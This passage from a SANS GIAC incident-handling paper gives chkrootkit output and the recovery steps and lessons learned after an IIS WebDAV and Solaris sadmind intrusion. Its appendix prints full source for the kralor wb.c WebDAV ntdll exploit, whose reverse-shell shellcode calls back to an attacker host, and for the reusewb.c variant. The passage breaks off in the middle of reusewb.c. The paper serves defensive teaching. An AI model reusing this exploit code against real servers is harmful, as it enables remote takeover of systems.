ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not infected
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not found
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not infected
Checking `inetdconf'... not infected
Checking `identd'... not found
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
Checking `mingetty'... not found
Checking `netstat'... not infected
Checking `named'... not found
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not found
Checking `rshd'... not found
```

57 http://www.chkrootkit.org

© SANS Institute 2004, Author retains full rights.

```
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not found
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `vdir'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing
found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/nessus/plugins/.desc
/usr/lib/nessus/plugins/.desc
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for Suckit rootkit ... nothing found
Searching for Volc rootkit ... nothing found
Searching for Gold2 rootkit ... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing found
Searching for ZK rootkit default files and dirs... nothing found
Searching for ShKit rootkit default files and dirs... nothing found
Searching for AjaKit rootkit default files and dirs... nothing found
Searching for zaRwT rootkit default files and dirs... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... lo: not promisc and no packet sniffer sockets
   hme0: not promisc and no packet sniffer sockets
   Checking `w55808'... not infected
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Checking `wted'... nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... nothing deleted
```

The Information Security Officer realizing that having the entire NIS password database out in the wild is something that needed to be dealt with immediately. He met with the CIO to explain the risks. The CIO in turn met with the company executive and they decided that two steps were necessary

1. All NIS accounts will be disabled. Users will call the help desk to have them reactivated, at which time they will be forced to change their passwords
2. All Windows accounts will be set to require a password change at next login. All desktop systems will be forced to reboot over night which will in turn force users to log in again. The following evening any accounts that have not been used in 24 hours will be disabled.

While the first step is rather intrusive, it is deemed necessary to ensure that the stolen Unix passwords are of no value. While users will be inconvenienced, relative to the population of the company, there are not very many Unix users so the affected number is smaller. Service accounts can have their passwords manually changed immediately and do not need to be disabled. Users tend to use the same passwords for everything, so it is important to reset Windows passwords as well. Unfortunately it would cause too much impact to disable all Windows accounts as this would impact every user in the company. It is hoped that the overnight reboot will catch most users, making the number of disabled accounts relatively small and manageable by the help desk.

The business is informed exactly what data was taken from the Oracle instances on the Solaris server. Business analysts began the process of analyzing this data and the ramifications of its potential publication. While extensive data was stolen, it was all relatively old data and therefore not a significant risk to the business of the company as its publication could not do much harm.

The company chooses not to inform local law enforcement as there was relatively little damage sustained and they are afraid of the bad publicity. The Information Security Officer debates quietly informing a colleague with the Police simply so that they can keep their eyes open, but discards the idea as he doesn't feel that it would help in any way.

There were several things that contributed in significant ways to this incident:

1. The inadequate patching of the IIS server
2. The ability of the IIS server to communicate with internal systems over multiple ports
3. The fact that sadmind was running on a Unix server.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The root cause was that the IIS server was vulnerable to a remote exploit as nothing would have happened had that not been the case.

5.5 Recovery

As described earlier, in the wake of this incident, the IIS server is simply rebuilt, there is no sense in trying to recover the existing system as most of the content is developed elsewhere and simply copied to the IIS server in the DMZ. The FTP, SMTP, NNTP and Gopher services are not included on the new server. Additionally, an attempt is made to disable all unneeded aspects of the web server, including WebDav. The IIS Lockdown Tool[58] is employed to bring the web server to as secure a state as possible. After running the Lockdown Tool, selected pieces of IIS are re-enabled as they are required for a functional web site. The Lockdown Tool, while a powerful tool, is usually overzealous and locks down IIS to the point where it is unusable. It is a good strategy however to run the Lockdown Tool and simply undo whatever pieces are necessary to return the web site to a functional state.

As the only service that is required on the internal network by the IIS server is Oracle, only port 1521 access is allowed from the IIS server and only to a single dedicated Oracle server. The Information Security Officer recommends that a separate Oracle server be established exclusively for use by servers located in the DMZ. This way, if it is compromised, less critical data will be affected. He does however still have to convince the business to spend the money to follow through on this recommendation.

Several other projects are newly kicked off or were already in the works. These include determining if the current installs for both Solaris and Windows, for both internal and DMZ machines are sufficiently secure. The Unix and Intel Server teams are tasked with producing “secure by default” builds.

Over the course of the next month, a new Solaris server is built to replace the compromised server “just in case”. This new server is a pilot for the new “secure by default” internal Unix build. Eventually the compromised Solaris server is also removed from production and its databases are separated across multiple servers. The more critical databases are placed on isolated servers that can only be accessed by specific internal systems.

The Intel Server team is assigned responsibility for the operating system on the IIS server and are tasked with making sure that it is patched along with all other servers whenever patches are deployed.

The Web team is told to report all abnormal terminations of IIS and not to reboot servers in those cases if possible.

58 http://www.microsoft.com/downloads/details.aspx?FamilyID=dde9efc0-bb30-47eb-9a61-fd755d23cdec&displaylang=en

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Over the course of the next month, the sadmind service is removed from all internal Solaris systems as they were all still vulnerable to internal attacks against sadmind.

External auditors are hired by the company to perform a complete audit of internal and external systems. The goal of this audit is to ensure that the exploited vulnerability cannot be exploited again and also that any other vulnerabilities are detected. This involves scanning systems both internally and from the Internet to highlight any and all vulnerabilities and exposures. The various infrastructure teams will then be given sufficient budget and time to rectify any problems that are found.

The Perimeter Security team is told to focus on bringing the IDS systems to full operational status so that alerts can be generated in real time either to the 24 hour operators or to numerical or Blackberry like pagers. This means eliminating as many false alarms as possible and classifying possible alerts so that criticality can be determined and acted upon.

A new “blind/blind” FTP service is designed to replace anonymous FTP as there are many security risks inherent in fully anonymous read/write FTP. The new system will involve two systems, a DMZ (external) FTP server and an internal FTP server. Additionally, both servers will be split into an inbound and outbound instance. Internal users will have full read-only access to the internal inbound and write-only access to the outbound instance. They will be able to create directories on and view the contents of the outbound instance. These internal instances will be synchronized every 10 minutes with the external instances using rsync[59] over SSH. External users will have to be given full pathnames to files that they need to get. They will not be able to view directory listings or change directories on the public outbound server. If external users need to send files to the company, they will be able to place them on the external inbound instance. The files will have to be put in the root directory and directory listings and directory creation will not be permitted. All files will be virus scanned during the rsync process. This configuration still allows full anonymous access, but removes the ability for anybody to use the FTP server to trade pirated software, music or movies, and also removes the possibility for an attacker to stage attack tools there.

Finally, the Information Security Officer is tasked with formalizing an incident handling procedure that would apply to all staff. This includes forming an incident handling team, establishing procedures for declaring an incident and contacting team members. Steps that are to be taken by all teams when an incident is suspected (don't reboot or otherwise touch the machine if possible) are also to be included. Company management will be asked to sign off on this plan so that incident handlers know what business impacting steps they can take and when

59 http://samba.anu.edu.au/rsync/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

they need to involve the business before proceeding.

5.6 Lessons Learned

Many factors contributed to this incident. As explained earlier, there were three primary causes

- The inadequate maintenance of the IIS server
- The ability for the IIS server to talk to sadmind
- The fact that sadmind was running at all.

There were also many secondary factors:

- A write accessible FTP server was running on the same system as a web server
- WebDav was enabled in the first place
- The IDS was not actively alerting anybody
- There was nothing monitoring web sites to ensure that they were always available
- A single large Oracle server was used to store both public (DMZ) accessible and more critical data.
- A system accessible from the DMZ was running NIS and therefore had a full list of user passwords
- There were no formal procedures defined for handling the crashed IIS server

An analysis of the incident concluded that there were several steps that could be taken to prevent similar occurrences in the future. As this incident affected internal systems, internal security also had to be considered. The following recommendations were made by the parties involved in this incident

- **All** computer systems should be designed with security in mind at the earliest possible stage of the design. This means building single purpose systems instead of multi-purpose systems, isolating critical data, disabling all unnecessary services and using a “secure” build for **all** systems.
- Leaving services such as rlogin, telnet or sadmind running because it makes administration easier is not a good enough reason to have them running. The secure by default build should address all of these sorts of services.
- Infrastructure personnel must take responsibility for **all** servers company wide. This means that the business will not be able to build or install their own servers. The Intel Server team will ensure that **all** servers are patched on a regular basis.
- While the business holds some sway, they must be willing to except periodic

© SANS Institute 2004, Author retains full rights.

outages for patching purposes or a redundant system of some sort must be designed so that patching can occur.

- Formal incident handling procedures are needed from the top down throughout the IT organization. The business already has experience in incident response on the business side, this should be leveraged.
- Periodic audits should be conducted by both internal and external parties. These audits should include both public (DMZ) systems and internal systems. The public systems should be scrutinized more frequently.
- Following audits, Infrastructure teams will present plans for rectifying any deficiencies discovered by these audits within 30 days for critical problems and no more than 180 days for the least critical problems.
- Room will be allocated in Infrastructure budgets to respond to audits and incidents throughout the budget year.
- The firewall rule base employed on corporate firewalls should also be audited on a regular basis to ensure that no ports get left open that should not be so as to minimize the possibility of one of those open ports providing an attack vector.
- The IDS proved its value during the incident if only as a forensic tool. Efforts should be made to get the IDS to the point where it can be more proactive.
- The business needs to work more closely with IT so as to understand the security risks inherent in whatever they are attempting to do and also to help them make choices when purchasing product or services that are more responsible from a security point of view.
- IT needs to work more closely with the business to ensure that they understand exactly how various systems are being used so as to better be able to manage them on an ongoing basis and react to incidents. This information needs to be recorded somewhere and available to all responders.

Following the incident, the Information Security Officer, Change Control Officer and Infrastructure team leads met together and then subsequently with the CTO, who in turn met with his superiors. The incident responders presented a report to their team leads detailing what worked well and not so well in their area of expertise. From a technical point of view it was quite easy to map out exactly what went wrong and what needed to be improved. Patches needed applying, firewall holes needed plugging and configurations needed updating both internally and in the DMZ. Additionally a more proactive stance for detecting problems was necessary. While requiring a fair amount of planning, consultation and time to implement, these were all easy to identify and it everyone across the board could agree that it was necessary take care of all of them.

After all of the technical issues were addresses, some of the other problems

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

were brought up by the team leads and subsequently, as necessary, by the CTO to his superiors. The Infrastructure team leads felt that they were too often left holding the bag after the business had made decisions without consulting them. They felt that the business needed to involve them more in the process of purchasing technological solutions so that their compatibility with the existing environment and procedures could be taken into account. This would hopefully lead to more secure solutions being acquired and implemented in the first place. On a related note, the Infrastructure leads also felt that they should have have ultimate control over all computers in the environment. Finally, nobody was against the idea of periodic audits, provided that steps were taken to ensure that it would be possible to act on recommendations that arose from those audits. The Infrastructure leads warned that they would not be able to act on the results of audits, nor even perform their own audits unless the budget was allocated for such things. The team leads also asked to be given more opportunities to work on critical servers. While keeping systems running is critical, they argued that it was also critical to take short outages in order to patch and prevent longer outages in the future. They argued that the business needed to provide them some window of opportunity for system maintenance, even on critical systems.

Given the potential seriousness of this incident, as well as the impact of the previous worm infections, and the overall visibility of security in the media, the CTO was able to convince his superiors that an increased budget was needed to address security concerns. This would allow his Infrastructure teams to actively find and fix security problems and design systems to avoid them altogether. One place the money would be spent is on more servers to better compartmentalize data in the hopes of minimizing the impact of any incident.

From the business point of view, the CTO was told that the business was asking for what they view as greater cooperation from IT. It became apparent that the two groups needed to be in better communication so that the business would be aware of maintenance requirements and schedules as well as the criticality of any maintenance. This way they could better determine the business risks. The business was given the right to refuse any IT maintenance or changes, but they would be required to sign off on the risk that that entailed. The business would have to take full responsibility for any incidents caused by their reluctance to maintain their systems. The business was perfectly happy to have IT involved in the purchasing process as they recognized that this was valuable expertise that they could draw on to make better decisions in all areas, not just security. To accomplish all of this, a business oriented IT group was created to act as liaisons between IT as a whole and the various business groups. Their job would be to ensure that systems get purchased and setup correctly in the first place, while keeping both Infrastructure groups and the business informed about what the server is used for and what needs to be done to it.

In the end the company realized that the incident stemmed to a large degree

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

from a lack of communication between the business and IT, and a lack of focus on security as a whole by all parties. It was clear that the security had to be closer to the forefront of everybody's day to day decisions and that measures (such as audits) had to be taken on an ongoing basis to ensure that the security stance of the company was in fact valid.

6 Appendix

The appendix includes source code for reusewb.c as well as an annotated copy of the source for the shellcode sent in the WebDav exploit. Also included is rootdown.pl and the C port of it, rootdown.c. Also included is the assembly source fo a modification to the Metasploit shellcode to allow for a reuse socket option instead of requitring secondary connections on other ports.

6.1 Kralor's original wb.c source code

```
/*****************************************************************/
/*     [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]     */
/* ------------------------------------------------------------- */
/*     this is the exploit for ntdll.dll through WebDAV.         */
/*     run a netcat ex: nc -L -vv -p 666                         */
/*     wb server.com your_ip 666 0                               */
/*     the shellcode is a reverse remote shell                   */
/*     you need to pad a bit.. the best way I think is launching */
/*     the exploit with pad = 0 and after that, the server will be */
/*     down for a couple of seconds, now retry with pad at 1     */
/*     and so on..pad 2.. pad 3.. if you haven't the shell after */
/*     something like pad at 10 I think you better to restart from */
/*     pad at 0. On my local IIS the pad was at 1 (0x00110011) but */
/*     on all the others servers it was at 2,3,4, etc..sometimes */
/*     you can have the force with you, and get the shell in 1 try */
/*     sometimes you need to pad more than 10 times ;)           */
/*     the shellcode was coded by myself, it is SEH + ScanMem to */
/*     find the famous offsets (GetProcAddress)..                */
/*     I know I code like a pig, my english sucks, and my tech too */
/*     it is my first exploit..and my first shellcode..sorry :P  */
/*     if you have comments feel free to mail me at:             */
/*     mailto: kralor@coromputer.net                             */
/*     or visit us at www.coromputer.net . You can speak with us */
/*     at IRC undernet channel #coromputer                       */
/*     ok now the greetz:                                        */
/*     [El0d1e] to help me find some information about the bug :) */
/*     tuck_ to support me ;)                                    */
/*     and all my friends in coromputer crew! hein les poulets! =) */
/*****************************************************************/
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>
#include <netdb.h>
#include <fcntl.h>
#include <sys/time.h>
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

//#pragma comment (lib,"ws2_32")

char shellc0de[] =
      "\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
      "\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
      "\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
      "\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
      "\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
      "\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
      "\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
      "\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
      "\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
      "\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
      "\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
      "\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
      "\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
      "\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
      "\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
      "\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
      "\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
      "\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
      "\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
      "\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
      "\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
      "\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
      "\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
      "\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
      "\xff\xd0"
      "CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
      "connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
      "cmd" // don't change anything..
      "\x00\x00\xe7\x77" // offsets of kernel32.dll for some win ver..
      "\x00\x00\xe8\x77"
      "\x00\x00\xf0\x77"
      "\x00\x00\xe4\x77"
      "\x00\x88\x3e\x04" // win2k3
      "\x00\x00\xf7\xbf" // win9x =P
      "\xff\xff\xff\xff";

int test_host(char *host)
{
        char search[100]="";
        int sock;
        struct hostent *heh;
        struct sockaddr_in hmm;
        char buf[100] ="";

        if(strlen(host)>60) {
                printf("error: victim host too long.\r\n");
                return 1;
        }

  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh->h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
        send(sock,search,strlen(search),0);
        recv(sock,buf,sizeof(buf),0);
if(buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
        return 0;
        printf("NOT FOUND\r\n");
        return 1;
}

void help(char *program)
{
        printf("syntax: %s <victim_host> <your_host> <your_port>
[padding]\r\n",program);
        return;
}

void banner(void)
{
        printf("\r\n\t  [Crpt] ntdll.dll exploit trough WebDAV by
kralor [Crpt]\r\n");
        printf("\t\twww.coromputer.net && undernet
#coromputer\r\n\r\n");
        return;
}

void main(int argc, char *argv[])
{
//      WSADATA wsaData;
        unsigned short port=0;
        char *port_to_shell="", *ip1="", data[50]="";
        unsigned int i,j;
        unsigned int ip = 0 ;
        int s, PAD=0x10;
        struct hostent *he;
        struct sockaddr_in crpt;
        char buffer[65536] ="";
        char request[80000];    // huuuh, what a mess! :)
        char content[] =
             "<?xml version=\"1.0\"?>\r\n"
             "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
             "<g:sql>\r\n"
             "Select \"DAV:displayname\" from scope()\r\n"
             "</g:sql>\r\n"
             "</g:searchrequest>\r\n";

        banner();
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        if((argc<4)||(argc>5)) {
                help(argv[0]);
                return;
        }

//if(WSAStartup(0x0101,&wsaData)!=0) {
//      printf("error starting winsock..");
//      return;
//      }

if(test_host(argv[1]))
        return;
#if 0
if(argc==5)
        PAD+=atoi(argv[4]);

printf("FOUND\r\nexploiting ntdll.dll through WebDav [ret: 0x00%02x00%
02x]\r\n",PAD,PAD);

        ip = inet_addr(argv[2]); ip1 = (char*)&ip;

shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
shellc0de[451]=ip1[3];

        port = htons(atoi(argv[3]));
        port_to_shell = (char *) &port;
        shellc0de[446]=port_to_shell[0];
        shellc0de[447]=port_to_shell[1];

// we xor the shellcode [xored by 0x95 to avoid bad chars]
 __asm {
  lea eax, shellc0de
  add eax, 0x34
xor ecx, ecx
mov cx, 0x1b0
wah:
xor byte ptr[eax], 0x95
inc eax
loop wah
}

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he->h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");

  if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) == -1){
    printf("ERROR\r\n");
    return;
  }
```

© SANS Institute 2004, Author retains full rights.

```
// No Operation.
for(i=0;i<sizeof(buffer);buffer[i]=(char)0x90,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shellc0de)-1;buffer[i]
=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i<2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

        buffer[sizeof(buffer)]=0x00;
        memset(request,0,sizeof(request));
        memset(data,0,sizeof(data));
        sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-
type: text/xml\r\nContent-Length: ",buffer,argv[1]);
        sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
        printf("CONNECTED\r\nSending evil request... ");
        send(s,request,strlen(request),0);
        send(s,content,strlen(content),0);
        printf("SENT\r\n");
        recv(s,data,sizeof(data),0);
        if(data[0]!=0x00) {
        printf("Server seems to be patched.\r\n");
        printf("data: %s\r\n",data);
        } else
        printf("Now if you are lucky you will get a shell.\r\n");
        closesocket(s);
#endif
        return;
}
```

6.2 Reusewb.c source code

```
/*

        Reuse address socket WebDAV exploit by sk scan-associates net
        Try offset 51 for SP3
        based on: kralor's wb.c

*/
#include <winsock.h>
#include <windows.h>
#include <stdio.h>

#pragma comment (lib,"ws2_32")

unsigned char shellc0de[] =
/* sk - rebind port 80 shellcode 13f = port */
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x58\x83\xC0\x1B\x8D\xA0\x01"
"\xFC\xFF\xFF\x83\xE4\xFC\x8B\xEC\x33\xC9\x66\xB9\x8f\x01\x80\x30"
"\x98\x40\xE2\xFA\x70\xF3\x98\x98\x98\xDF\xFD\xEC\xC8\xEA\xF7\xFB"
"\xD9\xFC\xFC\xEA\xFD\xEB\xEB\x98\xD4\xF7\xF9\xFC\xD4\xF1\xFA\xEA"
"\xF9\xEA\xE1\xD9\x98\xDB\xEA\xFD\xF9\xEC\xFD\xC8\xEA\xF7\xFB\xFD"
"\xEB\xEB\xD9\x98\xDD\xE0\xF1\xEC\xC8\xEA\xF7\xFB\xFD\xEB\xEB\x98"
"\xEF\xEB\xAA\xC7\xAB\xAA\x98\xEB\xFD\xEC\xEB\xF7\xFB\xF3\xF7\xE8"
"\xEC\x98\xCF\xCB\xD9\xCB\xF7\xFB\xF3\xFD\xEC\xD9\x98\xFA\xF1\xF6"
"\xFC\x98\xF4\xF1\xEB\xEC\xFD\xF6\x98\xF9\xFB\xFB\xFD\xE8\xEC\x98"
"\xFB\xF5\xFC\x98\xC2\xCA\x23\x98\x98\x68\xEF\x19\xA3\xD5\xC2\x08"
"\x98\xEC\x9B\xD3\x73\x6D\x13\xEB\xA4\x9B\x6B\x13\xEE\xE0\x9B\x6B"
```

© SANS Institute 2004, Author retains full rights.

```
"\x13\xE6\xB8\x9B\x63\x13\xD6\x8C\xCE\xAB\x58\xCF\xC9\x13\xA7\x9B"
"\x63\x13\x6A\xAB\x51\x29\x96\x6B\x3E\xC1\xC7\xEC\x9E\x1B\x5F\x9C"
"\xD8\x7A\x70\xC6\x13\xCE\xBC\x9B\x4B\x49\x78\x9B\x5A\xAB\x51\xFE"
"\x13\x90\x13\xDE\x84\x9B\x5B\x59\x79\x9A\x9B\x59\x13\x88\x9B\x4B"
"\xC6\x13\x66\xAB\x51\x29\x9B\x70\x3B\x98\x98\x98\x1B\x5E\x94\xCA"
"\xCE\x67\xCF\x6C\xC2\x13\x40\xAB\x51\x29\x9D\x70\x17\x98\x98\x98"
"\x1B\x5E\x9F\xAB\x58\xC8\xC8\xC8\xC8\xD8\xC8\xD8\xC8\x67\xCF\x68"
"\x1B\x60\x67\xEC\xEE\x13\x40\xFE\x5F\xDD\x98\x9A\x98\xF2\x9C\xCD"
"\xF2\x9C\xF0\x67\x67\x98\x98\xCB\x67\xCF\x74\xFE\x5F\xDD\x9A\x98"
"\xC8\x5F\xDD\x9C\x58\x30\x99\xB1\xF2\x88\xCD\xCB\x67\xCF\x6C\x1D"
"\x58\xED\xD0\xD8\xC8\xCB\x67\xCF\x60\x1D\x58\xED\xA6\xC8\xC8\xCB"
"\x67\xCF\x64\x1B\x60\x67\xEC\xAB\x13\x40\xAB\x58\xAB\x51\x29\x89"
"\xCF\x13\x65\x6B\x33\xC7\x5E\xDD\x98\xDC\x11\xC5\xA4\x11\xC5\xA0"
"\x11\xC5\xD8\xFE\x5F\xDD\xB4\x99\x99\x15\xDD\xDC\xC8\xCD\xC9\xC9"
"\xC9\xD9\xC9\xD1\xC9\xC9\xCE\xC9\x67\xCF\x7C\xC8\x67\xCF\x70\x12"
"\x9E\xDE\x1C\x58\xED\x61\xC9\xCA\xCE\xCB\x67\x4A\xC2\xC1\x33\x7A"
"\x76\x5B";

int test_host(char *host)
{
        char search[100]="";
        int sock;
        struct hostent *heh;
        struct sockaddr_in hmm;
        char buf[100] ="";

        if(strlen(host)>60) {
                printf("error: victim host too long.\r\n");
                return 1;
        }

  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh->h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
        send(sock,search,strlen(search),0);
        recv(sock,buf,sizeof(buf),0);
if(buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
        return 0;
        printf("NOT FOUND\r\n");
        return 1;
}

void help(char *program)
```

SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
{
        printf("syntax: %s server bind_port padding\r\n",program);
        return;
}

void banner(void)
{
        printf("Reuse socket WebDAV exploit by sk scan-associates
net\nbased on: kralor's wb.c\nRelease for Blackhat (www.blackhat.com)
\n");
        return;
}

unsigned int resolve(char *name)
{
    struct hostent *he;
    unsigned int ip;

    if((ip=inet_addr(name))==(-1))
    {
        if((he=gethostbyname(name))==0)
            return 0;
        memcpy(&ip,he->h_addr,4);
    }
    return ip;
}

int make_connection(char *address,int port,int timeout)
{
    struct sockaddr_in server,target;
    int s,i,bf;
    fd_set wd;
    struct timeval tv;

    s = socket(AF_INET,SOCK_STREAM,0);
    if(s<0)
        return -1;
    memset((char *)&server,0,sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = 0;

    target.sin_family = AF_INET;
    target.sin_addr.s_addr = resolve(address);
    if(target.sin_addr.s_addr==0)
    {
        closesocket(s);
        return -2;
    }
    target.sin_port = htons(port);
    bf = 1;
    ioctlsocket(s,FIONBIO,&bf);
    tv.tv_sec = timeout;
    tv.tv_usec = 0;
    FD_ZERO(&wd);
    FD_SET(s,&wd);
    connect(s,(struct sockaddr *)&target,sizeof(target));
    if((i=select(s+1,0,&wd,0,&tv))==(-1))
    {
        closesocket(s);
        return -3;
```

© SANS Institute 2004, Author retains full rights.

```
    }
    if(i==0)
    {
        closesocket(s);
        return -4;
    }
    i = sizeof(int);
    getsockopt(s,SOL_SOCKET,SO_ERROR,&bf,&i);
    if((bf!=0)||(i!=sizeof(int)))
    {
        closesocket(s);
        return -5;
    }
    ioctlsocket(s,FIONBIO,&bf);
    return s;
}

void main(int argc, char *argv[])
{
        WSADATA wsaData;
        unsigned short port=0;
